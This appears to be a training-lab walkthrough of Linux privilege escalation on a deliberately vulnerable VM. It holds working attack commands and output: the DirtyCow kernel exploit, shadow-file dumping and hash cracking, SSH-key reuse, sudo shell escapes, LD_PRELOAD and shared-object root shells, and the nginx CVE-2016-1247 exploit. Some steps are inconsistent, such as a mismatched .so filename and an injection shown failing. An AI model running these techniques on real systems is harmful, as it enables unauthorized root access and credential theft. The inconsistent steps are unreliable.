

Linux PrivEsc Arena



Preset By : BeyondSec Academy

Contents

Privilege Escalation – Kernel Exploit.....	3
Privilege Escalation - Stored Passwords (Config Files)	5
Privilege Escalation - Stored Passwords (History)	6
Privilege Escalation - Weak File Permissions	7
Privilege Escalation - SSH Keys	9
Privilege Escalation - Sudo (Shell Escaping)	10
Privilege Escalation - Sudo (Abusing Intended Functionality).....	12
Privilege Escalation - Sudo (LD_PRELOAD)	13
Privilege Escalation - SUID (Shared Object Injection)	14
Privilege Escalation - SUID (Symlinks).....	16
Privilege Escalation - SUID (Environment Variables #1)	19
Privilege Escalation - SUID (Environment Variables #2)	21
Privilege Escalation – Capabilities	23
Privilege Escalation - Cron (Path)	24
Privilege Escalation - Cron (Wildcards).....	25
Privilege Escalation - Cron (File Overwrite)	26
Privilege Escalation - NFS Root Squashing	27

Privilege Escalation – Kernel Exploit

Linux VM :

/home/user/tools/linux-exploit-suggester/linux-exploit-suggester.sh

```
TCM@debian:~$ /home/user/tools/linux-exploit-suggester/linux-exploit-suggester.sh
```

notice that the OS is vulnerable to “dirtycow”.

```
Details: http://timetoblead.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
Tags: RHEL=6
Download URL: https://www.exploit-db.com/download/25444

[+] [CVE-2014-0196] rawmodePTY

Details: http://blog.includesecurity.com/2014/06/exploit-walkthrough-cve-2014-0196-pty-kernel-race-condition.html
Download URL: https://www.exploit-db.com/download/33516

[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Tags: RHEL=5|6|7,debian=7|8,ubuntu=16.10|16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40611

[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Tags: RHEL=5|6|7,debian=7|8,ubuntu=16.10|16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40616

[+] [CVE-2017-6074] dccp

Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
Tags: ubuntu=16.04
Download URL: https://www.exploit-db.com/download/41458
Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2009-1185] udev
```

gcc -pthread /home/user/tools/dirtycow/c0w.c -o c0w

```
TCM@debian:~$ gcc -pthread /home/user/tools/dirtycow/c0w.c -o c0w
TCM@debian:~$
```

./c0w

```
TCM@debian:~$ ./c0w

  (  )
 (o o)_____/
  @@      \
   \_____, //usr/bin/passwd
  //      //
  ^^      ^^

DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap 4cc3f000
```

Passwd

Id

```
root@debian:/home/user# passwd
root@debian:/home/user# id
uid=0(root) gid=1000(user) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
```

copy /tmp/passwd back to /usr/bin/passwd

```
root@debian:/home/user# mv /tmp/bak /usr/bin/passwd
root@debian:/home/user#
```

Privilege Escalation - Stored Passwords (Config Files)

Linux VM :

cat /home/user/myvpn.ovpn

make note of the value of the "auth-user-pass" directive

```
root@debian:/home/user# cat /home/user/myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0
```

cat /etc/openvpn/auth.txt

```
root@debian:/home/user# cat /etc/openvpn/auth.txt
user
password321
```

cat /home/user/.irssi/config | grep -i passw

```
root@debian:/home/user# cat /home/user/.irssi/config | grep -i passw
    autosendcmd = "/msg nickserv identify password321 ;wait 2000";
root@debian:/home/user#
```

Privilege Escalation - Stored Passwords (History)

Linux VM :

history | grep -i passw

```
TCM@debian:~$ history |grep -i passw
 4  mysql -h somehost.local -uroot -ppassword123
20  cat /etc/passwd | cut -d: -f1
21  awk -F: '($3 == "0") {print}' /etc/passwd
62  passwd
63  history |grep -i passw
TCM@debian:~$
```

Privilege Escalation - Weak File Permissions

Linux VM :

ls -la /etc/shadow

```
TCM@debian:~$ ls -la /etc/shadow
-rw-rw-r-- 1 root shadow 809 Jun 17 23:33 /etc/shadow
```

cat /etc/passwd

```
TCM@debian:~$ cat /etc/passwd
cat: /etc/passwd: No such file or directory
TCM@debian:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:103:65534::/var/lib/nfs:/bin/false
TCM:x:1000:1000:user,,,:/home/user:/bin/bash
```

Save the output to a file on your attacker machine


cat /etc/shadow

```
TCM@debian:~$ cat /etc/shadow
root:$6$Tb/euwmK$0XA.dwMe0AcopwB168boTG5zi65wIHsc840WAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJ
I0:17298:0:99999:7:::
daemon*:17298:0:99999:7:::
bin*:17298:0:99999:7:::
sys*:17298:0:99999:7:::
sync*:17298:0:99999:7:::
games*:17298:0:99999:7:::
man*:17298:0:99999:7:::
lp*:17298:0:99999:7:::
mail*:17298:0:99999:7:::
news*:17298:0:99999:7:::
uucp*:17298:0:99999:7:::
proxy*:17298:0:99999:7:::
www-data*:17298:0:99999:7:::
backup*:17298:0:99999:7:::
list*:17298:0:99999:7:::
irc*:17298:0:99999:7:::
gnats*:17298:0:99999:7:::
nobody*:17298:0:99999:7:::
libuuid!:17298:0:99999:7:::
Debian-exim!:17298:0:99999:7:::
sshd*:17298:0:99999:7:::
statd*:17298:0:99999:7:::
TCM:$6$hdHLPYuo$E16r991vR20zrEPUnujk/DgKieYIuqv9V7M.6t6IZzpxwGIvqhTwciEw16y/B.7ZrxVk1L0HmVb/xyEyoUg
..18431:0:99999:7:::
```

Save the output to a file on your attacker machine

Attacker VM :

unshadow <PASSWORD-FILE> <SHADOW-FILE> > unshadowed.txt

A terminal window titled 'nadda@Nadda: ~' with a menu bar (File, Actions, Edit, View, Help). The terminal shows a sequence of commands: 'vi password.txt', 'vi shadow.txt', and 'unshadow password.txt shadow.txt > unshadowed.txt'. The prompt 'nadda@Nadda:~\$' is shown before each command. A faint background watermark 'cat /etc/passwd' is visible. Below the commands, there is a line 'prompt type: cat /etc/shadow' and a numbered list item '4. Save the output to a file on your attacker machine'.

hashcat -m 1800 unshadowed.txt rockyou.txt -O

Privilege Escalation - SSH Keys

Linux VM :

```
find / -name authorized_keys 2> /dev/null
```

```
find / -name id_rsa 2> /dev/null
```

```
TCM@debian:~$ find / -name authorized_keys 2> /dev/null
TCM@debian:~$ find / -name id_rsa 2> /dev/null
/backups/supersecretkeys/id_rsa
TCM@debian:~$ █
```

Copy the contents of the discovered id_rsa file to a file on your Attacker VM.

Attacker VM :

```
chmod 400 id_rsa
```

```
ssh -i id_rsa root@<ip>
```

```
root@kali:~/Desktop/TryHackMe/LinuxPrivEsc# chmod 400 id_rsa
root@kali:~/Desktop/TryHackMe/LinuxPrivEsc# ssh root@linuxprivesc -i id_rsa
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 17 23:31:40 2020 from 192.168.4.51
root@debian:~# █
```

Privilege Escalation - Sudo (Shell Escaping)

Linux VM :

sudo -l

```
TCM@debian:~$ sudo -l
Matching Defaults entries for TCM on this host:
    env_reset, env_keep+=LD_PRELOAD

User TCM may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
TCM@debian:~$
```

sudo find /bin -name nano -exec /bin/sh \;

sudo awk 'BEGIN {system("/bin/sh")}'

```
TCM@debian:~$ sudo -l
Matching Defaults entries for TCM on this host:
    env_reset, env_keep+=LD_PRELOAD

User TCM may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
TCM@debian:~$ sudo find /bin -name nano -exec /bin/sh \;
sh-4.1#
sh-4.1# sudo awk 'BEGIN {system("/bin/sh")}'
sh-4.1#
```

```
echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse
```

```
sh-4.1# echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse  
Starting Nmap 5.00 ( http://nmap.org ) at 2020-09-09 23:10 EDT  
sh-4.1#
```

```
sudo vim -c '!sh'
```

```
:!sh  
sh-4.1# sudo vim -c '!sh'
```

Privilege Escalation - Sudo (Abusing Intended Functionality)

Linux VM :

sudo -l

```
User TCM may run the following commands on this host:
(root) NOPASSWD: /usr/sbin/iftop
(root) NOPASSWD: /usr/bin/find
(root) NOPASSWD: /usr/bin/nano
(root) NOPASSWD: /usr/bin/vim
(root) NOPASSWD: /usr/bin/man
(root) NOPASSWD: /usr/bin/awk
(root) NOPASSWD: /usr/bin/less
(root) NOPASSWD: /usr/bin/ftp
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/sbin/apache2
(root) NOPASSWD: /bin/more
TCM@debian:~$
TCM@debian:~$
```

sudo apache2 -f /etc/shadow

```
TCM@debian:~$ sudo apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$Tb/euwmK$0XA.dwMe0AcopwB168boTG5zi65wIHsc840WAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::', perhaps misspelled or defined by a module not included in the server configuration
TCM@debian:~$
```

from the output, copy the root hash.

Attacker VM :

echo '[Pasted Root Hash]' > hash.txt

```
nadda@Nadda: ~
File Actions Edit View Help
nadda@Nadda:~$ echo $6$Tb/euwmK$0XA.dwMe0AcopwB168boTG5zi65wIHsc840WAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7::: >hash.txt
```

john --wordlist=/usr/share/wordlists/nmap.lst hash.txt

```
nadda@Nadda:~$ john --wordlist=/usr/share/wordlists/nmap.lst hash.txt
Created directory: /home/nadda/.john
```

Privilege Escalation - Sudo (LD_PRELOAD)

Linux VM :

sudo -l

```
TCM@debian:~$ sudo -l
Matching Defaults entries for TCM on this host:
    env_reset, env_keep+=LD_PRELOAD

User TCM may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
TCM@debian:~$
```

notice that the LD_PRELOAD environment variable is intact.

Open a text editor and type(txt.c):

```
#include<stdio.h>
#include<sys/types.h>
#include<stdlib.h>

void _init()
{
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
```

gcc -fPIC -shared -o /tmp/txt.so txt.c -nostartfiles

```
TCM@debian:~$ gcc -fPIC -shared -o /tmp/txt.so txt.c -nostartfiles
TCM@debian:~$
```

sudo LD_PRELOAD=/tmp/x.so apache2

Privilege Escalation - SUID (Shared Object Injection)

Linux VM :

```
find / -type f -perm -04000 -ls 2>/dev/null
```

```
TCM@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null
809081  40 -rwsr-xr-x  1 root    root      37552 Feb 15  2011 /usr/bin/chsh
812578 172 -rwsr-xr-x  2 root    root      168136 Jan  5  2016 /usr/bin/sudo
810173  36 -rwsr-xr-x  1 root    root      32808 Feb 15  2011 /usr/bin/newgrp
812578 172 -rwsr-xr-x  2 root    root      168136 Jan  5  2016 /usr/bin/sudoedit
809080  44 -rwsr-xr-x  1 root    root      43280 Jun 18 13:02 /usr/bin/passwd
809078  64 -rwsr-xr-x  1 root    root      60208 Feb 15  2011 /usr/bin/gpasswd
809077  40 -rwsr-xr-x  1 root    root      39856 Feb 15  2011 /usr/bin/chfn
816078  12 -rwsr-sr-x  1 root    staff     9861 May 14  2017 /usr/local/bin/suid-so
816762   8 -rwsr-sr-x  1 root    staff     6883 May 14  2017 /usr/local/bin/suid-env
816764   8 -rwsr-sr-x  1 root    staff     6899 May 14  2017 /usr/local/bin/suid-env2
815723 948 -rwsr-xr-x  1 root    root     963691 May 13  2017 /usr/sbin/exim-4.84-3
832517   8 -rwsr-xr-x  1 root    root      6776 Dec 19  2010 /usr/lib/eject/dmccrypt-get-device
832743 212 -rwsr-xr-x  1 root    root     212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
812623  12 -rwsr-xr-x  1 root    root     10592 Feb 15  2016 /usr/lib/pt_chown
```

```
strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
```

```
TCM@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
access("/etc/suid-debug", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)   = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)   = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)   = 3
access("/etc/ld.so.nohwcap", F_OK)   = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)   = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)   = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)     = 3
access("/etc/ld.so.nohwcap", F_OK)   = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)   = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)     = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
TCM@debian:~$
```

```
mkdir /home/user/.config
```

```
TCM@debian:~$ mkdir /home/user/.config
TCM@debian:~$
```

```
cd /home/user/.config
```

Open a text editor and type(libcalc.c):

```
File  Actions  Edit  View  Help

#include <stdio.h>
#include <stdlib.h>
static void inject() __attribute__((constructor));

void inject() {
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c

/usr/local/bin/suid-so

id

```
TCM@debian:~/.config$ gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c
TCM@debian:~/.config$ /usr/local/bin/suid-so
Calculating something, please wait...
cp: cannot stat `/bin/bash/': Not a directory
[=====>] 99 %
Done.
TCM@debian:~/.config$ id
uid=1000(TCM) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(pl
ugdev)
TCM@debian:~/.config$
```

Privilege Escalation - SUID (Symlinks)

Linux VM :

`dpkg -l | grep nginx`


notice that the installed nginx version is below 1.6.2-5+deb8u3

```
TCM@debian:~$ dpkg -l | grep nginx
ii  nginx-common          1.6.2-5+deb8u2-bpo70+1      small, powerful, scalable web/proxy server - common files
ii  nginx-full            1.6.2-5+deb8u2-bpo70+1      nginx web/proxy server (standard version)
TCM@debian:~$
```

Linux VM – Terminal 1 :


`su root`

`password123`



A terminal window titled 'TCM@debian: ~' with a menu bar (File, Actions, Edit, View, Help). It shows two tabs: 'TCM@debian: ~' and 'nadda@Nadda: ~'. The active tab shows the command `su root` being executed, followed by the password `password123`, and the prompt changing to `root@debian:/home/user#`. A faint instruction '1. In command prompt type: dpkg -l | grep nginx' is visible at the bottom.

`su -l www-data`



A terminal window titled 'TCM@debian: ~' with a menu bar (File, Actions, Edit, View, Help). It shows two tabs: 'TCM@debian: ~' and 'nadda@Nadda: ~'. The active tab shows the command `su root` being executed, followed by the password `password123`, and the prompt changing to `root@debian:/home/user#`. Then, the command `su -l www-data` is executed, and the prompt changes to `www-data@debian:~$`. A faint instruction '4. In command prompt type: /home/user/tools/nginx/nginxed-root.sh /var/log/nginx/error.log' is visible at the bottom.


```
/home/user/tools/nginx/nginxed-root.sh /var/log/nginx/error.log
```

[illegible]

```
TCM@debian: ~
File Actions Edit View Help

\XXXXX--/
-XXXXXXX-----XXXX/
  \XXXXXXX-XXXXX-
  \XXXXXXXXXXXXXXXXXXXXXXXXXXXXX/
  **VXXXXXXXXXXXXXXXXXXXXX**

Nginx (Debian-based distros) - Root Privilege Escalation PoC Exploit (CVE-2016-1247)
nginxed-root.sh (ver. 1.0)

Discovered and coded by:

Dawid Golunski
https://legalhackers.com

[+] Starting the exploit as:
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Compiling the privesc shared library (/tmp/privesclib.c)

[+] Backdoor/low-priv shell installed at:
-rwxr-xr-x 1 www-data www-data 926536 Sep 10 04:46 /tmp/nginxrootsh

[+] The server appears to be (N)inxed (writable logdir) ! :) Symlink created at:
lrwxrwxrwx 1 www-data www-data 18 Sep 10 04:46 /var/log/nginx/error.log -> /etc/ld.so.preload

[+] Waiting for Nginx service to be restarted (-USR1) by logrotate called from cron.daily at 6:25am...
```

Linux VM – Terminal 2 :

```
su root
```

password123

```
invoke-rc.d nginx rotate >/dev/null 2>&1
```

```
TCM@debian:~$ su root
Password:
root@debian:/home/user# invoke-rc.d nginx rotate >/dev/null 2>&1
root@debian:/home/user#
```

Linux VM – Terminal 1 :

```
TCM@debian:~  
File Actions Edit View Help  
[+] Backdoor/low-priv shell installed at:  
-rwxr-xr-x 1 www-data www-data 926536 Sep 10 04:46 /tmp/nginxrootsh  
[+] The server appears to be (N)jinxed (writable logdir) ! :) Symlink created at:  
lrwxrwxrwx 1 www-data www-data 18 Sep 10 04:46 /var/log/nginx/error.log → /etc/ld.so.preload  
[+] Waiting for Nginx service to be restarted (-USR1) by logrotate called from cron.daily at 6:25am...  
[+] Nginx restarted. The /etc/ld.so.preload file got created with web server privileges:  
-rw-r--r-- 1 www-data root 19 Sep 10 04:55 /etc/ld.so.preload  
[+] Adding /tmp/privesclib.so shared lib to /etc/ld.so.preload  
[+] The /etc/ld.so.preload file now contains:  
/tmp/privesclib.so  
[+] Escalating privileges via the /usr/bin/sudo SUID binary to get root!  
-rwsrwxrwx 1 root root 926536 Sep 10 04:46 /tmp/nginxrootsh  
[+] Rootshell got assigned root SUID perms at:  
-rwsrwxrwx 1 root root 926536 Sep 10 04:46 /tmp/nginxrootsh  
The server is (N)jinxed ! ;) Got root via Nginx!  
[+] Spawning the rootshell /tmp/nginxrootsh now!  
nginxrootsh-4.1#
```

ld

```
TCM@debian:~  
File Actions Edit View Help  
-rwxr-xr-x 1 www-data www-data 926536 Sep 10 04:46 /tmp/nginxrootsh  
[+] The server appears to be (N)jinxed (writable logdir) ! :) Symlink created at:  
lrwxrwxrwx 1 www-data www-data 18 Sep 10 04:46 /var/log/nginx/error.log → /etc/ld.so.preload  
[+] Waiting for Nginx service to be restarted (-USR1) by logrotate called from cron.daily at 6:25am...  
[+] Nginx restarted. The /etc/ld.so.preload file got created with web server privileges:  
-rw-r--r-- 1 www-data root 19 Sep 10 04:55 /etc/ld.so.preload  
[+] Adding /tmp/privesclib.so shared lib to /etc/ld.so.preload  
[+] The /etc/ld.so.preload file now contains:  
/tmp/privesclib.so  
[+] Escalating privileges via the /usr/bin/sudo SUID binary to get root!  
-rwsrwxrwx 1 root root 926536 Sep 10 04:46 /tmp/nginxrootsh  
[+] Rootshell got assigned root SUID perms at:  
-rwsrwxrwx 1 root root 926536 Sep 10 04:46 /tmp/nginxrootsh  
The server is (N)jinxed ! ;) Got root via Nginx!  
[+] Spawning the rootshell /tmp/nginxrootsh now!  
nginxrootsh-4.1# id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)  
nginxrootsh-4.1#
```

Privilege Escalation - SUID (Environment Variables #1)

Linux VM :


find / -type f -perm -04000 -ls 2>/dev/null

```
TCM@debian: ~  
File Actions Edit View Help  
www-data@debian:~$ pwd  
/var/www  
www-data@debian:~$ exit  
logout  
root@debian:/home/user# find / -type f -perm -04000 -ls 2>/dev/null  
809081 40 -rwsr-xr-x 1 root root 37552 Feb 15 2011 /usr/bin/chsh  
812578 172 -rwsr-xr-x 2 root root 168136 Jan 5 2016 /usr/bin/sudo  
810173 36 -rwsr-xr-x 1 root root 32808 Feb 15 2011 /usr/bin/newgrp  
812578 172 -rwsr-xr-x 2 root root 168136 Jan 5 2016 /usr/bin/sudoedit  
809080 44 -rwsr-xr-x 1 root root 43280 Jun 18 13:02 /usr/bin/passwd  
809078 64 -rwsr-xr-x 1 root root 60208 Feb 15 2011 /usr/bin/gpasswd  
809077 40 -rwsr-xr-x 1 root root 39856 Feb 15 2011 /usr/bin/chfn  
816078 12 -rwsr-xr-x 1 root staff 9861 May 14 2017 /usr/local/bin/suid-so  
816762 8 -rwsr-xr-x 1 root staff 6883 May 14 2017 /usr/local/bin/suid-env  
816764 8 -rwsr-xr-x 1 root staff 6899 May 14 2017 /usr/local/bin/suid-env2  
815723 948 -rwsr-xr-x 1 root root 963691 May 13 2017 /usr/sbin/exim-4.84-3  
832517 8 -rwsr-xr-x 1 root root 6776 Dec 19 2010 /usr/lib/eject/dmccrypt-get-device  
832743 212 -rwsr-xr-x 1 root root 212128 Apr 2 2014 /usr/lib/openssh/ssh-keysign  
812623 12 -rwsr-xr-x 1 root root 10592 Feb 15 2016 /usr/lib/pt_chown  
473324 36 -rwsr-xr-x 1 root root 36640 Oct 14 2010 /bin/ping6  
473323 36 -rwsr-xr-x 1 root root 34248 Oct 14 2010 /bin/ping  
473292 84 -rwsr-xr-x 1 root root 78616 Jan 25 2011 /bin/mount  
473312 36 -rwsr-xr-x 1 root root 34024 Feb 15 2011 /bin/su  
473290 60 -rwsr-xr-x 1 root root 53648 Jan 25 2011 /bin/umount  
1158723 912 -rwsrwxrwx 1 root root 926536 Sep 10 04:46 /tmp/nginxrootsh  
465223 100 -rwsr-xr-x 1 root root 94992 Dec 13 2014 /sbin/mount.nfs  
root@debian:/home/user#
```

strings /usr/local/bin/suid-env

```
TCM@debian: ~  
File Actions Edit View Help  
832517 8 -rwsr-xr-x 1 root root 6776 Dec 19 2010 /usr/lib/eject/dmccrypt-get-device  
832743 212 -rwsr-xr-x 1 root root 212128 Apr 2 2014 /usr/lib/openssh/ssh-keysign  
812623 12 -rwsr-xr-x 1 root root 10592 Feb 15 2016 /usr/lib/pt_chown  
473324 36 -rwsr-xr-x 1 root root 36640 Oct 14 2010 /bin/ping6  
473323 36 -rwsr-xr-x 1 root root 34248 Oct 14 2010 /bin/ping  
473292 84 -rwsr-xr-x 1 root root 78616 Jan 25 2011 /bin/mount  
473312 36 -rwsr-xr-x 1 root root 34024 Feb 15 2011 /bin/su  
473290 60 -rwsr-xr-x 1 root root 53648 Jan 25 2011 /bin/umount  
1158723 912 -rwsrwxrwx 1 root root 926536 Sep 10 04:46 /tmp/nginxrootsh  
465223 100 -rwsr-xr-x 1 root root 94992 Dec 13 2014 /sbin/mount.nfs  
root@debian:/home/user# strings /usr/local/bin/suid-env  
/lib64/ld-linux-x86-64.so.2  
5q;Xq  
__gmon_start__  
libc.so.6  
setresgid prompt type: find / -type f -perm -04000 -ls 2>/dev/null  
setresuid the output, make note of all the SUID binaries.  
system  
__libc_start_main prompt type: strings /usr/local/bin/suid-env  
GLIBC_2.2.5 the output, notice the functions used by the binary.  
fff.  
fffff.  
l$L  
ts(L  
|$0H  
service apache2 start  
root@debian:/home/user#
```

